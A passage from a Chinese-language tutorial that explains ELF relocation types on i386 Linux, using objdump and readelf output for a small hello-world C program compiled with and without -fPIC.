 8048466:       83 ec 0c                sub    $0xc,%esp
 8048469:       ff 35 3c 95 04 08       pushl  0x804953c
 804846f:       e8 c8 fe ff ff          call   804833c <_init+0x58>
 8048474:       83 c4 10                add    $0x10,%esp
 8048477:       c9                      leave
 8048478:       c3                      ret
 8048479:       8d 76 00                lea    0x0(%esi),%esi

0804847c <g>:
 804847c:       55                      push   %ebp
 804847d:       89 e5                   mov    %esp,%ebp
 804847f:       83 ec 08                sub    $0x8,%esp
 8048482:       83 ec 0c                sub    $0xc,%esp
```

```
 8048485:       ff 35 40 95 04 08       pushl   0x8049540
 804848b:       e8 ac fe ff ff          call    804833c <_init+0x58>
 8048490:       83 c4 10                add     $0x10,%esp
 8048493:       c9                      leave
 8048494:       c3                      ret
 8048495:       8d 76 00                lea     0x0(%esi),%esi

08048498 <main>:
 8048498:       55                      push    %ebp
 8048499:       89 e5                   mov     %esp,%ebp
 804849b:       83 ec 08                sub     $0x8,%esp
 804849e:       e8 bd ff ff ff          call    8048460 <f>
 80484a3:       e8 d4 ff ff ff          call    804847c <g>
 80484a8:       b8 00 00 00 00          mov     $0x0,%eax
 80484ad:       c9                      leave
 80484ae:       c3                      ret
 80484af:       90                      nop

080484b0 <__do_global_ctors_aux>:
 80484b0:       55                      push    %ebp
 80484b1:       89 e5                   mov     %esp,%ebp
 80484b3:       53                      push    %ebx
 80484b4:       83 ec 04                sub     $0x4,%esp
 80484b7:       a1 48 95 04 08          mov     0x8049548,%eax
 80484bc:       bb 48 95 04 08          mov     $0x8049548,%ebx
 80484c1:       83 f8 ff                cmp     $0xffffffff,%eax
 80484c4:       74 16                   je      80484dc <__do_global_ctors_aux+0x2c>
 80484c6:       8d 76 00                lea     0x0(%esi),%esi
 80484c9:       8d bc 27 00 00 00 00    lea     0x0(%edi,1),%edi
```

```
 80484d0:       83 eb 04                sub    $0x4,%ebx
 80484d3:       ff d0                   call   *%eax
 80484d5:       8b 03                   mov    (%ebx),%eax
 80484d7:       83 f8 ff                cmp    $0xffffffff,%eax
 80484da:       75 f4                   jne    80484d0 <__do_global_ctors_aux+0x20>
 80484dc:       58                      pop    %eax
 80484dd:       5b                      pop    %ebx
 80484de:       5d                      pop    %ebp
 80484df:       c3                      ret

080484e0 <init_dummy>:
 80484e0:       55                      push   %ebp
 80484e1:       89 e5                   mov    %esp,%ebp
 80484e3:       83 ec 08                sub    $0x8,%esp
 80484e6:       89 ec                   mov    %ebp,%esp
 80484e8:       5d                      pop    %ebp
 80484e9:       c3                      ret
 80484ea:       8d b6 00 00 00 00       lea    0x0(%esi),%esi
 [root@proxy ~/3]# readelf -a 4
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
```

```
  Entry point address:               0x8048360
  Start of program headers:          52 (bytes into file)
  Start of section headers:          10844 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         6
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 27

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        080480f4 0000f4 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048108 000108 000020 00   A  0   0  4
  [ 3] .hash             HASH            08048128 000128 000034 04   A  4   0  4
  [ 4] .dynsym           DYNSYM          0804815c 00015c 000080 10   A  5   1  4
  [ 5] .dynstr           STRTAB          080481dc 0001dc 000095 00   A  0   0  1
  [ 6] .gnu.version      VERSYM          08048272 000272 000010 02   A  4   0  2
  [ 7] .gnu.version_r    VERNEED         08048284 000284 000030 00   A  5   1  4
  [ 8] .rel.dyn          REL             080482b4 0002b4 000008 08   A  4   0  4
  [ 9] .rel.plt          REL             080482bc 0002bc 000028 08   A  4   b  4
  [10] .init             PROGBITS        080482e4 0002e4 000018 00  AX  0   0  4
  [11] .plt              PROGBITS        080482fc 0002fc 000060 04  AX  0   0  4
  [12] .text             PROGBITS        08048360 000360 000190 00  AX  0   0 16
  [13] .fini             PROGBITS        080484f0 0004f0 00001e 00  AX  0   0  4
  [14] .rodata           PROGBITS        08048510 000510 00001b 00   A  0   0  4
  [15] .data             PROGBITS        0804952c 00052c 000018 00  WA  0   0  4
```

```
  [16] .eh_frame         PROGBITS        08049544 000544 000004 00   WA  0   0  4
  [17] .ctors            PROGBITS        08049548 000548 000008 00   WA  0   0  4
  [18] .dtors            PROGBITS        08049550 000550 000008 00   WA  0   0  4
  [19] .got              PROGBITS        08049558 000558 000024 04   WA  0   0  4
  [20] .dynamic          DYNAMIC         0804957c 00057c 0000c8 08   WA  5   0  4
  [21] .sbss             PROGBITS        08049644 000644 000000 00    W  0   0  1
  [22] .bss              NOBITS          08049644 000644 000018 00   WA  0   0  4
  [23] .stab             PROGBITS        00000000 000644 0007a4 0c     24   0  4
  [24] .stabstr          STRTAB          00000000 000de8 001983 00      0   0  1
  [25] .comment          PROGBITS        00000000 00276b 00017a 00      0   0  1
  [26] .note             NOTE            00000000 0028e5 00008c 00      0   0  1
  [27] .shstrtab         STRTAB          00000000 002971 0000e9 00      0   0  1
  [28] .symtab           SYMTAB          00000000 002f0c 000540 10     29  3d  4
  [29] .strtab           STRTAB          00000000 00344c 000234 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000c0 0x000c0 R E 0x4
  INTERP         0x0000f4 0x080480f4 0x080480f4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x0052b 0x0052b R E 0x1000
  LOAD           0x00052c 0x0804952c 0x0804952c 0x00118 0x00130 RW  0x1000
  DYNAMIC        0x00057c 0x0804957c 0x0804957c 0x000c8 0x000c8 RW  0x4
  NOTE           0x000108 0x08048108 0x08048108 0x00020 0x00020 R   0x4
```

Section to Segment mapping:

Segment	Sections...
00	
01	.interp
02	.interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata
03	.data .eh_frame .ctors .dtors .got .dynamic .bss
04	.dynamic
05	.note.ABI-tag

Dynamic segment at offset 0x57c contains 20 entries:

Tag	Type	Name/Value
0x00000001	(NEEDED)	Shared library: [libc.so.6]
0x0000000c	(INIT)	0x80482e4
0x0000000d	(FINI)	0x80484f0
0x00000004	(HASH)	0x8048128
0x00000005	(STRTAB)	0x80481dc
0x00000006	(SYMTAB)	0x804815c
0x0000000a	(STRSZ)	127 (bytes)
0x0000000b	(SYMENT)	16 (bytes)
0x00000015	(DEBUG)	0x0
0x00000003	(PLTGOT)	0x8049558
0x00000002	(PLTRELSZ)	40 (bytes)
0x00000014	(PLTREL)	REL
0x00000017	(JMPREL)	0x80482bc
0x00000011	(REL)	0x80482b4
0x00000012	(RELSZ)	8 (bytes)
0x00000013	(RELENT)	8 (bytes)
0x6ffffffe	(VERNEED)	0x8048284
0x6fffffff	(VERNEEDNUM)	1

0x6ffffff0 (VERSYM) 0x8048272

0x00000000 (NULL) 0x0

Relocation section '.rel.dyn' at offset 0x2b4 contains 1 entries:

Offset	Info	Type	Symbol's Value	Symbol's Name
08049578	00706	R_386_GLOB_DAT	00000000	__gmon_start__

Relocation section '.rel.plt' at offset 0x2bc contains 5 entries:

Offset	Info	Type	Symbol's Value	Symbol's Name
08049564	00107	R_386_JUMP_SLOT	0804830c	__register_frame_info
08049568	00207	R_386_JUMP_SLOT	0804831c	__deregister_frame_info
0804956c	00307	R_386_JUMP_SLOT	0804832c	__libc_start_main
08049570	00407	R_386_JUMP_SLOT	0804833c	printf
08049574	00507	R_386_JUMP_SLOT	0804834c	__cxa_finalize

There are no unwind sections in this file.

Symbol table '.dynsym' contains 8 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	0804830c	129	FUNC	WEAK	DEFAULT	UND	__register_frame_info@GLIBC_2.0 (2)
2:	0804831c	172	FUNC	WEAK	DEFAULT	UND	__deregister_frame_info@GLIBC_2.0 (2)
3:	0804832c	202	FUNC	GLOBAL	DEFAULT	UND	__libc_start_main@GLIBC_2.0 (2)
4:	0804833c	50	FUNC	GLOBAL	DEFAULT	UND	printf@GLIBC_2.0 (2)
5:	0804834c	157	FUNC	WEAK	DEFAULT	UND	__cxa_finalize@GLIBC_2.1.3 (3)
6:	08048514	4	OBJECT	GLOBAL	DEFAULT	14	_IO_stdin_used
7:	00000000	0	NOTYPE	WEAK	DEFAULT	UND	__gmon_start__

Symbol table '.symtab' contains 84 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	080480f4	0	SECTION	LOCAL	DEFAULT	1	
2:	08048108	0	SECTION	LOCAL	DEFAULT	2	
3:	08048128	0	SECTION	LOCAL	DEFAULT	3	
4:	0804815c	0	SECTION	LOCAL	DEFAULT	4	
5:	080481dc	0	SECTION	LOCAL	DEFAULT	5	
6:	08048272	0	SECTION	LOCAL	DEFAULT	6	
7:	08048284	0	SECTION	LOCAL	DEFAULT	7	
8:	080482b4	0	SECTION	LOCAL	DEFAULT	8	
9:	080482bc	0	SECTION	LOCAL	DEFAULT	9	
10:	080482e4	0	SECTION	LOCAL	DEFAULT	10	
11:	080482fc	0	SECTION	LOCAL	DEFAULT	11	
12:	08048360	0	SECTION	LOCAL	DEFAULT	12	
13:	080484f0	0	SECTION	LOCAL	DEFAULT	13	
14:	08048510	0	SECTION	LOCAL	DEFAULT	14	
15:	0804952c	0	SECTION	LOCAL	DEFAULT	15	
16:	08049544	0	SECTION	LOCAL	DEFAULT	16	
17:	08049548	0	SECTION	LOCAL	DEFAULT	17	
18:	08049550	0	SECTION	LOCAL	DEFAULT	18	
19:	08049558	0	SECTION	LOCAL	DEFAULT	19	
20:	0804957c	0	SECTION	LOCAL	DEFAULT	20	
21:	08049644	0	SECTION	LOCAL	DEFAULT	21	
22:	08049644	0	SECTION	LOCAL	DEFAULT	22	
23:	00000000	0	SECTION	LOCAL	DEFAULT	23	
24:	00000000	0	SECTION	LOCAL	DEFAULT	24	
25:	00000000	0	SECTION	LOCAL	DEFAULT	25	
26:	00000000	0	SECTION	LOCAL	DEFAULT	26	

```
27: 00000000     0 SECTION LOCAL   DEFAULT    27
28: 00000000     0 SECTION LOCAL   DEFAULT    28
29: 00000000     0 SECTION LOCAL   DEFAULT    29
30: 00000000     0 FILE    LOCAL   DEFAULT   ABS initfini.c
31: 08048384     0 NOTYPE  LOCAL   DEFAULT    12 gcc2_compiled.
32: 08048384     0 FUNC    LOCAL   DEFAULT    12 call_gmon_start
33: 00000000     0 FILE    LOCAL   DEFAULT   ABS init.c
34: 00000000     0 FILE    LOCAL   DEFAULT   ABS crtstuff.c
35: 080483b0     0 NOTYPE  LOCAL   DEFAULT    12 gcc2_compiled.
36: 08049534     0 OBJECT  LOCAL   DEFAULT    15 p.0
37: 08049550     0 OBJECT  LOCAL   DEFAULT    18 __DTOR_LIST__
38: 08049538     0 OBJECT  LOCAL   DEFAULT    15 completed.1
39: 080483b0     0 FUNC    LOCAL   DEFAULT    12 __do_global_dtors_aux
40: 08049544     0 OBJECT  LOCAL   DEFAULT    16 __EH_FRAME_BEGIN__
41: 08048410     0 FUNC    LOCAL   DEFAULT    12 fini_dummy
42: 08049644    24 OBJECT  LOCAL   DEFAULT    22 object.2
43: 08048420     0 FUNC    LOCAL   DEFAULT    12 frame_dummy
44: 08048450     0 FUNC    LOCAL   DEFAULT    12 init_dummy
45: 0804953c     0 OBJECT  LOCAL   DEFAULT    15 force_to_data
46: 08049548     0 OBJECT  LOCAL   DEFAULT    17 __CTOR_LIST__
47: 00000000     0 FILE    LOCAL   DEFAULT   ABS crtstuff.c
48: 080484b0     0 NOTYPE  LOCAL   DEFAULT    12 gcc2_compiled.
49: 080484b0     0 FUNC    LOCAL   DEFAULT    12 __do_global_ctors_aux
50: 0804954c     0 OBJECT  LOCAL   DEFAULT    17 __CTOR_END__
51: 080484e0     0 FUNC    LOCAL   DEFAULT    12 init_dummy
52: 08049544     0 OBJECT  LOCAL   DEFAULT    15 force_to_data
53: 08049554     0 OBJECT  LOCAL   DEFAULT    18 __DTOR_END__
54: 08049544     0 OBJECT  LOCAL   DEFAULT    16 __FRAME_END__
55: 00000000     0 FILE    LOCAL   DEFAULT   ABS initfini.c
```

56: 080484f0 0 NOTYPE LOCAL DEFAULT 12 gcc2_compiled.
57: 00000000 0 FILE LOCAL DEFAULT ABS 1.c
58: 08048460 0 NOTYPE LOCAL DEFAULT 12 gcc2_compiled.
59: 00000000 0 FILE LOCAL DEFAULT ABS 3.c
60: 08048498 0 NOTYPE LOCAL DEFAULT 12 gcc2_compiled.
61: 08049540 4 OBJECT GLOBAL DEFAULT 15 t
62: 0804957c 0 OBJECT GLOBAL DEFAULT 20 _DYNAMIC
63: 08048460 25 FUNC GLOBAL DEFAULT 12 f
64: 0804830c 129 FUNC WEAK DEFAULT UND __register_frame_info@@GLIBC_2.0
65: 08048510 4 NOTYPE GLOBAL DEFAULT 14 _fp_hw
66: 0804847c 25 FUNC GLOBAL DEFAULT 12 g
67: 080482e4 0 FUNC GLOBAL DEFAULT 10 _init
68: 0804831c 172 FUNC WEAK DEFAULT UND __deregister_frame_info@@GLIBC_2.0
69: 08048360 0 FUNC GLOBAL DEFAULT 12 _start
70: 08049644 0 OBJECT GLOBAL DEFAULT ABS __bss_start
71: 08048498 23 FUNC GLOBAL DEFAULT 12 main
72: 0804832c 202 FUNC GLOBAL DEFAULT UND __libc_start_main@@GLIBC_2.0
73: 0804952c 0 NOTYPE WEAK DEFAULT 15 data_start
74: 0804833c 50 FUNC GLOBAL DEFAULT UND printf@@GLIBC_2.0
75: 080484f0 0 FUNC GLOBAL DEFAULT 13 _fini
76: 0804953c 4 OBJECT GLOBAL DEFAULT 15 s
77: 0804834c 157 FUNC WEAK DEFAULT UND __cxa_finalize@@GLIBC_2.1.3
78: 08049644 0 OBJECT GLOBAL DEFAULT ABS _edata
79: 08049558 0 OBJECT GLOBAL DEFAULT 19 _GLOBAL_OFFSET_TABLE_
80: 0804965c 0 OBJECT GLOBAL DEFAULT ABS _end
81: 08048514 4 OBJECT GLOBAL DEFAULT 14 _IO_stdin_used
82: 0804952c 0 NOTYPE GLOBAL DEFAULT 15 __data_start
83: 00000000 0 NOTYPE WEAK DEFAULT UND __gmon_start__

Histogram for bucket list length (total of 3 buckets):

Length	Number	% of total	Coverage
0	0	(0.0%)	
1	1	(33.3%)	14.3%
2	0	(0.0%)	14.3%
3	2	(66.7%)	100.0%

Version symbols section '.gnu.version' contains 8 entries:

Addr: 0000000008048272 Offset: 0x000272 Link: 4 (.dynsym)

000: 0 (*local*) 2 (GLIBC_2.0) 2 (GLIBC_2.0) 2 (GLIBC_2.0)

004: 2 (GLIBC_2.0) 3 (GLIBC_2.1.3) 1 (*global*) 0 (*local*)

Version needs section '.gnu.version_r' contains 1 entries:

Addr: 0x0000000008048284 Offset: 0x000284 Link to section: 5 (.dynstr)

000000: Version: 1 File: libc.so.6 Cnt: 2

0x0010: Name: GLIBC_2.1.3 Flags: none Version: 3

0x0020: Name: GLIBC_2.0 Flags: none Version: 2

本节分析开始处:

s 变量： 0000000b 00901 R_386_32 00000000 s

可见 009 在.symtab 索引到的项为

9: 00000000 4 OBJECT GLOBAL DEFAULT 3 s

名字为 s, st_value 值为 0，大小为 4 字节(指针变量)，节索引为 3,即在.data 节中.

t 变量： 00000027 00a01 R_386_32 00000004 t

可见 00a 在.symtab 索引到的项为

10: 00000004 4 OBJECT GLOBAL DEFAULT 3 t

名字为 t, st_value 值为 4，大小为 4 字节(指针变量)，节索引为 3,即在.data 节中.
(还可以发现符号表中 f()和 g()的大小正好等于其代码长度，如 f 大小 25,代码长度 0~0x18,...)

这里的值指的是该符号在所在的节中的偏移。

```
 [root@proxy ~/3]# objdump -sj .data 1.o

1.o:     file format elf32-i386

Contents of section .data:
 0000 00000000 0e000000                    ........
```

可见,s 指向的值是 0,t 指向的值是 0xe.这就是变量的 s 和 t 的值。
实际上，这两个值是指向.rodata 节的偏移。

```
[root@proxy ~/3]# objdump -sj .rodata 1.o

1.o:     file format elf32-i386

Contents of section .rodata:
 0000 68656c6c 6f20576f 726c6421 0a006162   hello World!..ab
 0010 630a00                               c..
```

即 s 指向 hello world! t 指向 abc; 和程序中的意思一样。

再看看重定位中的偏移 Offset.

```
Relocation section '.rel.text' at offset 0x40c contains 4 entries:
  Offset     Info    Type                Symbol's Value  Symbol's Name
  0000000b   00901 R_386_32            00000000            s
```

00000010 00c02 R_386_PC32 00000000 printf
00000027 00a01 R_386_32 00000004 t
0000002c 00c02 R_386_PC32 00000000 printf
可以在 objdump -dj .text 1.o 中查找对应的位置

假设现在 1.o 要和另一个目标文件 2.o 连接成可执行文件,由于 ld 要合并相同的节，1.o 中符号原来的地址变成无效地址了，因此 1.o 中的符号必须被重定位

R_386_32 重定位方法:.data 节被合并到新的地址处，假设为 x，则 s 的值就修正为 x+0, t 的值被修正为 x+4(此时是地址，而不再是节偏移)，然后把该值写入 Offset 处

参看 3.o 调用 1.o 的 f 和 g
R_386_PC32 重定位方法: .text 节被合并到新的地址处，假设为 y,则 f 的值被修正为 y+0,g 的值被修正为 y+0x1c. 然后把该值和 Offset 之差写入 Offset 处。

因此就不难理解下面的意思了
R_386_NONE 0 none none
R_386_32 1 word32 S + A
R_386_PC32 2 word32 S + A - P

S 即修正后的符号值(变量地址)，A 即 Offset 处值，P 即 Offset

[评] =>

从 ELF File Format 规范 Relocation 的下面一段中,

It first decides how to combine and locate the input files,

then updates the symbol values, and

finally performs the relocation.

可知所有符号都根据 combination 做了更新，最后要做的是对引用符号的受影响的地方做重定位.

S 是符号的更新后的相对于 ModuleBase 的 st_value 值; A 为 Addent，是 Offset 处的值; P 为 Offset 在 section 重定位后的地址。

注意，重定位类型为 R_386_PC32 时, Addent 为 0xFFFFFFFC，这是因为相对跳转/调用指令的偏移是相对于跳转/偏移指令的下一条指令，而 Offset 是指令的操作数开始，所以需要减 4, Addent 为-4. 一般针对 i386 体系是__x86.get_thunk_pc.bx/cx

最后, s, t, f, g 都是模块内的全局符号，非位置无关时重定位后直接得到地址；而 printf 是其他模块的外部符号，需要 dynamic link，所以其 call 是 call .plt entry，见下节。

重定位类型分析(2)

本节分析 R_386_GOTPC, R_386_GOT32, R_386_GLOB_DAT 和 R_386_PLT32

PIC 位置无关代码，使用-fPIC 参数就可以编译得到

附件 1

1.c.txt

```
[root@proxy ~/3]# cat 1.c
#include <stdio.h>

char *s="hello World!\n";
char *t="abc\n";

void f()
{
```

```
printf(s);
}

void g()
{
printf(t);
}
[root@proxy ~/3]# gcc -fPIC -S 1.c
[root@proxy ~/3]# cat 1.s
        .file   "1.c"
        .version        "01.01"
gcc2_compiled.:
.globl s
                .section        .rodata
.LC0:
        .string "hello World!\n"
.data
        .align 4
        .type    s,@object
        .size    s,4
s:
        .long   .LC0
.globl t
                .section        .rodata
.LC1:
        .string "abc\n"
.data
        .align 4
        .type    t,@object
```

```
        .size   t,4
t:
        .long   .LC1
.text
        .align 4
.globl f
        .type   f,@function
f:
        pushl   %ebp
        movl    %esp, %ebp
        pushl   %ebx
        subl    $4, %esp
        call    .L3
.L3:
        popl    %ebx
        addl    $_GLOBAL_OFFSET_TABLE_+[.-.L3], %ebx
        subl    $12, %esp
        movl    s@GOT(%ebx), %eax
        pushl   (%eax)
        call    printf@PLT
        addl    $16, %esp
        movl    -4(%ebp), %ebx
        leave
        ret
.Lfe1:
        .size   f,.Lfe1-f
        .align 4
.globl g
        .type   g,@function
```

```
g:
        pushl   %ebp
        movl    %esp, %ebp
        pushl   %ebx
        subl    $4, %esp
        call    .L5
.L5:
        popl    %ebx
        addl    $_GLOBAL_OFFSET_TABLE_+[.-.L5], %ebx
        subl    $12, %esp
        movl    t@GOT(%ebx), %eax
        pushl   (%eax)
        call    printf@PLT
        addl    $16, %esp
        movl    -4(%ebp), %ebx
        leave
        ret
.Lfe2:
        .size   g,.Lfe2-g
        .ident  "GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-98)"
```

[评]=>由于编译器的发展，汇编代码已经不再是大部分文章描述时的样子

```
xp010548@cnbjlx6066:~/test_elf$ cat 1.s

       .file "1.c"

.globl s
```

```
        .section        .rodata
.LC0:
        .string     "hello World!\n"
        .section        .data.rel.local,"aw",@progbits
        .align 8
        .type       s, @object
        .size        s, 8
s:
        .quad    .LC0
.globl t
        .section        .rodata
.LC1:
        .string     "abc\n"
        .section        .data.rel.local
        .align 8
```

```
        .type   t, @object
        .size   t, 8
t:
        .quad   .LC1
        .text
.globl f
        .type   f, @function
f:
.LFB0:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        movq    %rsp, %rbp
        .cfi_offset 6, -16
        .cfi_def_cfa_register 6
```

```
        movq    s@GOTPCREL(%rip), %rax
        movq    (%rax), %rax
        movq    %rax, %rdi
        movl    $0, %eax
        call printf@PLT
        leave
        ret
        .cfi_endproc
.LFE0:
        .size   f, .-f
.globl g
        .type   g, @function
g:
.LFB1:
        .cfi_startproc
```

```
        pushq    %rbp
        .cfi_def_cfa_offset 16
        movq    %rsp, %rbp
        .cfi_offset 6, -16
        .cfi_def_cfa_register 6
        movq    t@GOTPCREL(%rip), %rax
        movq    (%rax), %rax
        movq    %rax, %rdi
        movl     $0, %eax
        call printf@PLT
        leave
        ret
        .cfi_endproc
.LFE1:
        .size        g, .-g
```

```
        .ident  "GCC: (Ubuntu 4.4.3-4ubuntu5.1) 4.4.3"

        .section        .note.GNU-stack,"",@progbits
```

```
[root@proxy ~/3]# gcc -fPIC -c 1.c -o 1.o
[root@proxy ~/3]# objdump -dj .text 1.o

1.o:     file format elf32-i386

Disassembly of section .text:

00000000 <f>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   53                      push   %ebx
   4:   83 ec 04                sub    $0x4,%esp
   7:   e8 00 00 00 00          call   c <f+0xc>
   c:   5b                      pop    %ebx
   d:   81 c3 03 00 00 00       add    $0x3,%ebx
  13:   83 ec 0c                sub    $0xc,%esp
  16:   8b 83 00 00 00 00       mov    0x0(%ebx),%eax
  1c:   ff 30                   pushl  (%eax)
  1e:   e8 fc ff ff ff          call   1f <f+0x1f>
  23:   83 c4 10                add    $0x10,%esp
  26:   8b 5d fc                mov    0xfffffffc(%ebp),%ebx
  29:   c9                      leave
  2a:   c3                      ret
  2b:   90                      nop
```

```
0000002c <g>:
  2c:   55                      push   %ebp
  2d:   89 e5                   mov    %esp,%ebp
  2f:   53                      push   %ebx
  30:   83 ec 04                sub    $0x4,%esp
  33:   e8 00 00 00 00          call   38 <g+0xc>
  38:   5b                      pop    %ebx
  39:   81 c3 03 00 00 00       add    $0x3,%ebx
  3f:   83 ec 0c                sub    $0xc,%esp
  42:   8b 83 00 00 00 00       mov    0x0(%ebx),%eax
  48:   ff 30                   pushl  (%eax)
  4a:   e8 fc ff ff ff          call   4b <g+0x1f>
  4f:   83 c4 10                add    $0x10,%esp
  52:   8b 5d fc                mov    0xfffffffc(%ebp),%ebx
  55:   c9                      leave
  56:   c3                      ret
  57:   90                      nop
[root@proxy ~/3]# readelf -a 1.o
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              REL (Relocatable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x0
```

```
  Start of program headers:          0 (bytes into file)
  Start of section headers:          328 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           0 (bytes)
  Number of program headers:         0
  Size of section headers:           40 (bytes)
  Number of section headers:         12
  Section header string table index: 9

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .text             PROGBITS        00000000 000034 000058 00  AX  0   0  4
  [ 2] .rel.text         REL             00000000 000454 000030 08      10   1  4
  [ 3] .data             PROGBITS        00000000 00008c 000008 00  WA  0   0  4
  [ 4] .rel.data         REL             00000000 000484 000010 08      10   3  4
  [ 5] .bss              NOBITS          00000000 000094 000000 00  WA  0   0  4
  [ 6] .note             NOTE            00000000 000094 000014 00      0   0  1
  [ 7] .rodata           PROGBITS        00000000 0000a8 000013 00   A  0   0  1
  [ 8] .comment          PROGBITS        00000000 0000bb 000036 00      0   0  1
  [ 9] .shstrtab         STRTAB          00000000 0000f1 000057 00      0   0  1
  [10] .symtab           SYMTAB          00000000 000328 0000f0 10     11   9  4
  [11] .strtab           STRTAB          00000000 000418 000039 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

There are no program headers in this file.

There is no dynamic segment in this file.

Relocation section '.rel.text' at offset 0x454 contains 6 entries:

Offset	Info	Type	Symbol's Value	Symbol's Name
0000000f	00c0a	R_386_GOTPC	00000000	_GLOBAL_OFFSET_TABLE_
00000018	00903	R_386_GOT32	00000000	s
0000001f	00d04	R_386_PLT32	00000000	printf
0000003b	00c0a	R_386_GOTPC	00000000	_GLOBAL_OFFSET_TABLE_
00000044	00a03	R_386_GOT32	00000004	t
0000004b	00d04	R_386_PLT32	00000000	printf

Relocation section '.rel.data' at offset 0x484 contains 2 entries:

Offset	Info	Type	Symbol's Value	Symbol's Name
00000000	00601	R_386_32	00000000	.rodata
00000004	00601	R_386_32	00000000	.rodata

There are no unwind sections in this file.

Symbol table '.symtab' contains 15 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	00000000	0	FILE	LOCAL	DEFAULT	ABS	1.c
2:	00000000	0	SECTION	LOCAL	DEFAULT	1	
3:	00000000	0	SECTION	LOCAL	DEFAULT	3	
4:	00000000	0	SECTION	LOCAL	DEFAULT	5	
5:	00000000	0	NOTYPE	LOCAL	DEFAULT	1	gcc2_compiled.
6:	00000000	0	SECTION	LOCAL	DEFAULT	7	

```
 7: 00000000     0 SECTION LOCAL   DEFAULT    6
 8: 00000000     0 SECTION LOCAL   DEFAULT    8
 9: 00000000     4 OBJECT  GLOBAL DEFAULT    3 s
10: 00000004     4 OBJECT  GLOBAL DEFAULT    3 t
11: 00000000    43 FUNC    GLOBAL DEFAULT    1 f
12: 00000000     0 NOTYPE  GLOBAL DEFAULT   UND _GLOBAL_OFFSET_TABLE_
13: 00000000     0 NOTYPE  GLOBAL DEFAULT   UND printf
14: 0000002c    43 FUNC    GLOBAL DEFAULT    1 g
```

No version information found in this file.

附件 2

4.out.txt

```
 [root@proxy ~/3]# gcc 1.o 3.o -o 4
[root@proxy ~/3]# ./4
hello World!
abc
[root@proxy ~/3]# objdump -dj .text 4

4:      file format elf32-i386

Disassembly of section .text:

080483a0 <_start>:
 80483a0:       31 ed                   xor    %ebp,%ebp
 80483a2:       5e                      pop    %esi
```

```
 80483a3:       89 e1                   mov    %esp,%ecx
 80483a5:       83 e4 f0                and    $0xfffffff0,%esp
 80483a8:       50                      push   %eax
 80483a9:       54                      push   %esp
 80483aa:       52                      push   %edx
 80483ab:       68 50 85 04 08          push   $0x8048550
 80483b0:       68 24 83 04 08          push   $0x8048324
 80483b5:       51                      push   %ecx
 80483b6:       56                      push   %esi
 80483b7:       68 f8 84 04 08          push   $0x80484f8
 80483bc:       e8 ab ff ff ff          call   804836c <_init+0x48>
 80483c1:       f4                      hlt
 80483c2:       89 f6                   mov    %esi,%esi

080483c4 <call_gmon_start>:
 80483c4:       55                      push   %ebp
 80483c5:       89 e5                   mov    %esp,%ebp
 80483c7:       53                      push   %ebx
 80483c8:       50                      push   %eax
 80483c9:       e8 00 00 00 00          call   80483ce <call_gmon_start+0xa>
 80483ce:       5b                      pop    %ebx
 80483cf:       81 c3 ea 11 00 00       add    $0x11ea,%ebx
 80483d5:       8b 83 28 00 00 00       mov    0x28(%ebx),%eax
 80483db:       85 c0                   test   %eax,%eax
 80483dd:       74 02                   je     80483e1 <call_gmon_start+0x1d>
 80483df:       ff d0                   call   *%eax
 80483e1:       8b 5d fc                mov    0xfffffffc(%ebp),%ebx
 80483e4:       c9                      leave
 80483e5:       c3                      ret
```

```
 80483e6:       89 f6                   mov    %esi,%esi
 80483e8:       90                      nop
 80483e9:       90                      nop
 80483ea:       90                      nop
 80483eb:       90                      nop
 80483ec:       90                      nop
 80483ed:       90                      nop
 80483ee:       90                      nop
 80483ef:       90                      nop

080483f0 <__do_global_dtors_aux>:
 80483f0:       55                      push   %ebp
 80483f1:       89 e5                   mov    %esp,%ebp
 80483f3:       83 ec 08                sub    $0x8,%esp
 80483f6:       8b 15 98 95 04 08       mov    0x8049598,%edx
 80483fc:       85 d2                   test   %edx,%edx
 80483fe:       75 49                   jne    8048449 <__do_global_dtors_aux+0x59>
 8048400:       8b 15 94 95 04 08       mov    0x8049594,%edx
 8048406:       8b 02                   mov    (%edx),%eax
